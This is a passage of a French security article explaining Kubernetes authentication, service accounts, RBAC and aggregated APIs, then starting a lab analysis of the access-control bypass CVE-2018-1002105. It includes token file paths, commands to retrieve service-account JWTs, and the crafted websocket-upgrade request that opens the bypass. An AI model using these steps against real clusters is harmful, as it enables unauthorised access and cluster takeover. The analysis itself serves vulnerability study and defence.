Les comptes de services sont un autre moyen d'identifier des entités au niveau du serveur API [10]. Ils sont **liés à des espaces de noms** et sont soit automatiquement créés par le serveur API via des contrôleurs lors de certains événements sur le cluster (par exemple à chaque création d'un Pod), soit créés manuellement via des appels à l'API par les utilisateurs du cluster pour des tâches spécifiques.

C'est le contrôleur d'admission des comptes de service qui associe un pod à un compte de service pour lui permettre de communiquer avec le serveur API.

La notion de compte de service est utile pour comprendre le point de départ du **scénario n°2** de la vulnérabilité.

Lorsqu'un compte de service est créé, un « secret » est automatiquement attaché à ce compte. Un secret correspond à un objet Kubernetes qui permet de stocker et de gérer des informations sensibles comme des mots de passe, des jetons (tokens) ou des clés [11]. En l'occurrence, un token JWT est placé dans l'objet Secret et ce token JWT pourra être utilisé comme un token Bearer pour s'authentifier auprès du serveur API avec le compte de service associé. Cette information est stockée sur le pod mais peut également être stockée à l'extérieur du cluster (point sensible).

Au niveau des emplacements des différents éléments évoqués :

✚ Le **token** associé à un compte de service est placé dans l'arborescence du système de fichier de chaque conteneur du Pod à l'emplacement suivant : `/var/run/secrets/kubernetes.io/serviceaccount/token`.

✚ Si possible, un ensemble de certificats est également placé dans l'arborescence du système de fichiers de chaque conteneur au niveau de `/var/run/secrets/kubernetes.io/serviceaccount/ca.crt` et ils doivent être utilisés pour vérifier le certificat du serveur API.

✚ Enfin, l'espace de nom dans lequel se situe le Pod, est placé à l'emplacement `/var/run/secrets/kubernetes.io/serviceaccount/namespace` sur chaque conteneur.

Les comptes de services utilisent comme nom d'utilisateur : `system:serviceaccount:[NAMESPACE]:[SERVICEACCOUNT]` et comme groupe `system:serviceaccounts` et `system:serviceaccounts:[NAMESPACE]`. Les jetons des comptes de service ne sont par défaut dotés d'aucun privilège spécifique.

Exemple :

1. Création d'un compte de service xmco

```
> kubectl create serviceaccount xmco
```

2. Récupération des champs « secrets »

```
> kubectl get serviceaccount xmco -o yaml
```


3. Récupération du token JWT au sein des « secrets »

```
> kubectl get secret xmco-token-xxx -o yaml
```

Les utilisateurs anonymes

À partir de Kubernetes >= 1.6, l'accès anonyme est activé par défaut et peut être désactivé en utilisant l'option `--anonymous-auth=false` sur le serveur API. Les requêtes sont alors traitées comme des requêtes anonymes et le nom d'utilisateur `system:anonymous` ainsi que le groupe `system:unauthenticated` leur sont attribués.

Pour un serveur API prenant en charge l'authentification via token Bearer ainsi qu'un accès anonyme autorisé, si une requête contient un token Bearer invalide, celle-ci sera rejetée avec un code d'erreur « 401 Unauthorized ». Cependant, une requête qui ne contiendra aucun token Bearer sera considérée comme étant anonyme.



Ainsi, les requêtes API sont soit liées à un utilisateur normal ou à un compte de service, soit perçues comme des requêtes anonymes. Que ce soit un être humain, utilisateur normal, exécutant des commandes avec `kubectl`, ou bien un agent `kubelet` sur un Node, pour communiquer avec l'API, il est nécessaire de s'authentifier à moins d'être perçu comme un utilisateur anonyme.

Autorisation de l'API Kubernetes

Dans Kubernetes, toutes les requêtes passent par un modèle RBAC (Role Based Access Control). Pour autoriser la requête, l'identité qui en est à l'origine doit disposer du rôle approprié. Sinon une erreur 403 est renvoyée.

La requête doit contenir le nom d'utilisateur de la requête, l'action demandée, et l'objet affecté par l'action. La plupart des objets prennent en charge l'un des verbes suivants : `list`, `watch`, `create`, `update`, `patch`, `delete`.

La requête est autorisée s'il existe une règle qui déclare que l'utilisateur possède les permissions d'effectuer l'action.

Le modèle RBAC Kubernetes

RBAC utilise le groupe d'API `rbac.authorization.k8s.io` pour gérer les décisions d'autorisations, ce qui permet aux administrateurs de configurer dynamiquement des règles à travers l'API Kubernetes [12].

Role et ClusterRole

Au sein de l'API RBAC, un rôle contient des règles qui vont représenter un ensemble de permissions. Les permissions sont purement « additives », c'est-à-dire qu'il n'existe pas de règles d'interdiction.

Kubernetes - Partie #1

Les concepts

Un rôle peut être défini au sein d'un namespace via deux éléments : **Role** ou **ClusterRole**.

Un **Role** peut être utilisé pour accorder un accès à des ressources à l'intérieur d'un espace de noms.

Un ClusterRole peut être utilisé pour accorder les mêmes permissions qu'un **Role**, mais étend l'accès à davantage de ressources :

- + **aux ressources** à l'échelle du cluster :
- + à des points d'entrée qui ne correspondent pas à des ressources comme `/healthz` ;
- + à des ressources à l'intérieur d'espaces de nom (comme des pods) à travers tous les espaces de nom.

Un rôle est créé avec la commande suivante:

```
> kubectl create -f Role-deployment.yaml
```

RoleBinding et ClusterRoleBinding

Un « **RoleBinding** » permet d'accorder les permissions associées à un rôle à un utilisateur ou à un groupe d'utilisateurs. Il contient une liste de sujets (utilisateur, groupes, comptes de services), et une référence au rôle qui a été accordé.

Les permissions peuvent être attribuées pour un namespace avec un RoleBinding ou à l'échelle du cluster avec un ClusterRoleBinding.


Comme pour les autres objets Kubernetes, le RoleBinding peut être déployé avec la commande suivante :

```
> kubectl create -f RoleBinding-deployment.yaml
```

Kubectl fournit la commande `auth can-i` qui permet d'interroger la couche d'autorisation de l'API :

```
> kubectl auth can-i get pods --namespace dev
```

Le ClusterRole par défaut **cluster-admin**, ainsi que le ClusterRoleBinding par défaut **system:masters** permet à un super-utilisateur d'effectuer n'importe quelle action sur n'importe quelle ressource. Lorsqu'il est utilisé avec ClusterRoleBinding, il donne un accès complet à toutes les ressources du cluster dans tous les espaces de noms. Lorsqu'il est utilisé avec RoleBinding, il donne un accès complet à toutes les ressources définies dans l'espace de nom du RoleBinding.



Extension du serveur API avec des API agrégées

Il est possible d'étendre l'API avec des **ressources** ou des **points d'entrée personnalisés** qui ne sont pas exposés par défaut.

Une fois qu'une ressource personnalisée est installée, les utilisateurs peuvent créer et accéder aux objets associés en utilisant kubectl, tout comme ils le font pour manipuler les objets par défaut comme les Pods, les Services ou les Namespaces.


Kubernetes propose deux façons d'ajouter des ressources personnalisées à un cluster:

- + via des **API agrégées** qui se trouvent derrière le serveur API principal qui sert de proxy vers un autre serveur ;
- + via des **CRD (CustomResourceDefinition)** qui permettent aux utilisateurs de créer de nouveaux types de ressources sans ajouter un autre serveur API.

L'API d'agrégation nécessite l'installation d'un autre serveur (sur le **Master** Kubernetes ou sur un autre **Node**) : le serveur API agrégé, en plus du serveur API standard [13].

Ces derniers communiquent de manière sécurisée via différentes étapes :

1. Le serveur API Kubernetes identifie l'utilisateur (potentiellement anonyme) à l'origine d'une requête à une API agrégée, et autorise ou refuse l'accès à la route de l'API demandée ;
2. Le serveur API Kubernetes joue le rôle de proxy et envoie la requête vers le serveur d'API agrégées ;
3. Le serveur d'API agrégées authentifie la demande de l'API serveur Kubernetes ;
4. Le serveur d'API agrégées autorise ou non la demande de l'utilisateur d'origine ;
5. Le serveur d'API agrégées exécute la requête si autorisée.



> Principaux risques et surface d'attaque

Après avoir détaillé les différentes facettes d'un cluster Kubernetes et ses conditions de gestion, nous pouvons évoquer brièvement les risques généraux qui le concernent. En constatant qu'un cluster Kubernetes est constitué d'un **plan de contrôle** (via l'API) et d'un **plan de services** (via des sous-réseaux mis en place par les contrôleurs du serveur API), deux surfaces d'attaque privilégiées s'offrent à l'attaquant :

✚ Attaque du cluster **via l'API** : récupération de comptes utilisateur, défaut dans l'API... C'est ce vecteur d'attaque qui est exploité dans la CVE détaillée dans cet article.

✚ Attaque du cluster **via ses services** (via un **pod**) : compromission d'un pod depuis l'extérieur, accès légitime à un pod par un utilisateur malveillant... [14] [15]

Une troisième surface d'attaque peut également être envisagée dans la mesure où la création de pods et de services repose souvent sur des **images de système connues ou des images d'applications non directement gérées par les administrateurs** du cluster. Ainsi, via des attaques classiques de phishing ou des modifications malintentionnées d'images connues, il est imaginable de forcer le déploiement de pods utilisant des images corrompues permettant la compromission de pods.

Kubernetes - Partie #2

Etude de la vulnérabilité CVE-2018-1002105



> Préambule


La vulnérabilité CVE-2018-1002105 que nous allons analyser a été publiée le 4 décembre 2018 et impacte les branches 1.10, 1.11, 1.12 et son patch est à l'origine de la branche 1.13. Les versions 1.10.11, 1.11.5, 1.12.3, 1.13.0 et ultérieures ne sont pas impactées par la vulnérabilité.

Il s'agit d'une vulnérabilité **majeure** susceptible d'aboutir à la **prise de contrôle totale d'un cluster Kubernetes** dans les conditions décrites plus bas (cf. scénario 2).

La vulnérabilité se matérialise sous **deux aspects différents**. Dans tous les cas, il s'agit d'un **contournement de contrôle d'accès** qui peut être assimilé, dans le second scénario, à **une élévation de privilèges** vers l'administration complète du cluster. Le premier scénario permet quant à lui l'exécution de toutes les requêtes aux API agrégées présentes sur le cluster après contournement de la vérification d'accès.

Dans les deux cas, la vulnérabilité s'appuie sur une connexion autorisée à un serveur du cluster via l'API, mais **non fermée à la fin de l'utilisation du service**. L'absence de fermeture de la connexion, couplée à la façon dont **le serveur d'API joue le rôle d'un proxy de confiance** vers les serveurs ultérieurement requêtés, permet d'effectuer des requêtes vers d'autres emplacements du cluster **sans vérification d'autorisation** [18] [19].


Nous détaillons dans la suite du document les deux pans de la vulnérabilité.



> API agrégée

L'utilisation de la couche d'agrégation de l'API permet de rajouter des interactions avec le cluster (cf. description dans la partie précédente) par rapport à l'ensemble des points d'entrée initialement fournis par Kubernetes (listés au niveau de [4] pour la version 1.13 de l'API).

Le schéma ci-dessous explicite le cas d'un administrateur déployant un nouveau service accessible via l'API agrégée. L'utilisateur non authentifié est en mesure de requêter une partie des points d'entrée liés aux API agrégées (ici **/apis/**, autorisé par défaut) :



Le proxy au sein du serveur API Kubernetes est en mesure de gérer des requêtes HTTP Upgrade (pour l'utilisation de Websockets). Ce gestionnaire joue **uniquement le rôle d'un proxy** : il passe toutes les requêtes valides à la couche d'abstraction suivante (API aggregation layer) qui se charge du **routing** vers le serveur cible approprié. C'est cette couche qui peut être modifiée en ajoutant des extensions et des points d'entrée à l'API. **Chaque serveur** lié à une extension supplémentaire **correspond à un pod** (par exemple metrics.k8s.io dans le schéma précédent) dans l'espace de nom kube-system vers lequel les requêtes concernées sont routées.

Kubernetes - Partie #2

Etude de la vulnérabilité

CVE-2018-1002105

Pour mieux comprendre, prenons l'exemple de l'API agrégée « **metrics** » qu'un administrateur (ici lié au compte root sur la machine de test) ajouterait au cluster de la manière suivante :

```
git clone https://github.com/kubernetes-incubator/metrics-server.git
cd metrics-server
sudo kubectl create -f deploy/1.8+/
```

La commande `kubctl get apiservices` (exécutée ici en tant qu'administrateur du cluster) permet de lister l'ensemble des services de l'API. Les API agrégées peuvent être retrouvées en affinant la commande précédente :

```
kub@Basebian:~$ sudo kubectl get apiservices -o 'jsonpath={range .items[?(@.spec.service.name!="v1beta1.metrics.k8s.io")]}{.metadata.name}{ "\n"}{end}'
v1beta1.metrics.k8s.io
```

On retrouve le service `v1beta1.metrics.k8s.io` ajouté par l'administrateur du cluster. Le pod correspondant peut être accédé par tous les utilisateurs, même non authentifiés :

```
> curl "https://10.0.2.15:8443/apis/metrics.k8s.io/v1beta1" -k
> kubectl get --raw "/apis/metrics.k8s.io/v1beta1"
```

```
kub@Basebian:~$ kubectl get --raw "/apis/metrics.k8s.io/v1beta1"
{"kind":"APIResourceList","apiVersion":"v1","groupVersion":"metrics.k8s.io/v1beta1","resources":[{"name":"nodes","singularName":"","namespaced":false,"kind":"NodeMetrics","verbs":["get","list"]}, {"name":"pods","singularName":"","namespaced":true,"kind":"PodMetrics","verbs":["get","list"]}]}
```

En revanche, l'accès à la route `/metrics` n'est permis par défaut que pour l'administrateur du cluster (représenté ici par l'utilisateur `root`) :

```
> sudo kubectl get --raw "/metrics"
```

```
kub@Basebian:~/go/src/github.com/gravitational/cve-2018-1002105$ sudo kubectl get --raw "/metrics" | more
# HELP APIServiceOpenAPIAggregationControllerQueue1 adds Total number of adds handled by workqueue: APIServiceOpenAPIAggregationControllerQueue1
# TYPE APIServiceOpenAPIAggregationControllerQueue1 adds counter
APIServiceOpenAPIAggregationControllerQueue1 adds 124
# HELP APIServiceOpenAPIAggregationControllerQueue2 adds Total number of adds handled by workqueue: APIServiceOpenAPIAggregationControllerQueue2
# TYPE APIServiceOpenAPIAggregationControllerQueue2 adds counter
APIServiceOpenAPIAggregationControllerQueue2 adds 0
```

On peut vérifier ce contrôle d'accès en tentant d'accéder à la route de l'API agrégée `/metrics` pour l'utilisateur « `test` » :

```
> kubectl get --raw "/metrics"
```

```
kub@Basebian:~$ kubectl get --raw "/metrics"
Error from server (Forbidden): forbidden: User "test" cannot get path "/metrics"
```


L'accès à la route de l'API agrégée `/metrics` est également impossible pour l'utilisateur anonyme (`system:anonymous`) :

```
> curl "https://10.0.2.15:8443/metrics" -k
```

```
kub@Basebian:~$ curl "https://10.0.2.15:8443/metrics" -k
{
  "kind": "Status",
  "apiVersion": "v1",
  "metadata": {
  },
  "status": "Failure",
  "message": "forbidden: User \"system:anonymous\" cannot get path \"/metrics\"",
  "reason": "Forbidden",
  "details": {
  },
  "code": 403
}
```

Dans ce scénario d'attaque, l'accès non authentifié au pod servant `metrics.k8s.io` avec une demande de mise à jour vers le protocole Websocket permet d'utiliser le proxy offert par le serveur d'API pour contourner le contrôle d'accès au niveau du point d'entrée `/metrics`.


Le schéma suivant récapitule la situation initiale avant l'attaque :



Exploitation de la vulnérabilité - 1ère requête : Mise à jour vers le protocole Websocket

```
GET /apis/[metrics.k8s.io]/v1beta1/ HTTP/1.1
Host: [10.0.2.15:8443]
Upgrade: websocket
Connection: upgrade
```

C'est le coeur de la vulnérabilité : en demandant une **mise à jour vers le protocole websocket** sur un point d'entrée autorisé sur l'API, l'attaquant se retrouve avec une connexion ouverte au niveau du serveur des API agrégées car le serveur API vulnérable **ne gère pas l'échec de la mise à jour et garde la socket ouverte**. La sortie de cette connexion donne accès à l'ensemble des points d'entrée des API agrégées.



Kubernetes - Partie #2

